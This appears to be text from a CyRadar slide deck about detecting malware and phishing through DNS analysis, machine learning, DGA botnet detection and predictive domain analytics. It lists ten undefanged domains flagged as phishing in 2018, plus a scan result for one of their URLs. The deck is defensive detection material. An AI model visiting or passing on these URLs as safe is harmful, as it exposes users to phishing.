


**Before
Attacks**

During
Attacks


After
Attacks

From an idea...




-  Legitimate
-  Suspicious
-  Malicious


Before Attacks - Case study #2: From VNA to unknown attacks



Before Attacks - Malware Graph Technology



Before Attacks - Predictive Analytics



Before Attacks - Predictive Analytics



CyRadar			
Domain Analysis / Domain Trend			
alert-54eg4.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-55eh5.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-56ei6.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-57ej7.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-58ek8.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-59el9.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-60em0.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-61en1.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-62eo2.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert
alert-63ep3.stream	2018-03-27	phishing	CyRadar Predictive Analytics alert

One engine detected this URL

URL <http://alert-57ej7.stream/alert-57ej7.stream>
 Host [alert-57ej7.stream](http://alert-57ej7.stream/alert-57ej7.stream)
 Last analysis 2018-03-27 09:10:58 UTC

1 / 67

Detection	Details	Community
CyRadar	Phishing	ADMINUSLabs
AegisLab WebGuard	Clean	AlienVault
Antiy-AVL	Clean	Avira
Baidu-International	Clean	BitDefender
Blueliv	Clean	C-SIRT
Certly	Clean	CLEAN MX
Comodo Site Inspector	Clean	CyberCrime
desenmascara.me	Clean	DNSB
Dr.Web	Clean	Emsisoft
ESET	Clean	Fortinet
FraudScore	Clean	FraudSense

Summary



MALWARE & PHISHING DETECTION using DNS ANALYSIS at CyRadar

- Machine Learning to detect Phishing (domain name, URLs meaning + content of web page)
- Machine Learning to detect botnet with DGA Command & Control
- Anomaly detection in DNS traffic
- Malware Graph: Analyze the graph relationship between malicious IPs and Domains
- Predict the malicious domain name

Thank you for your attention!

More questions about CyRadar?

Email: d@cyradar.com

Web: www.cyradar.com

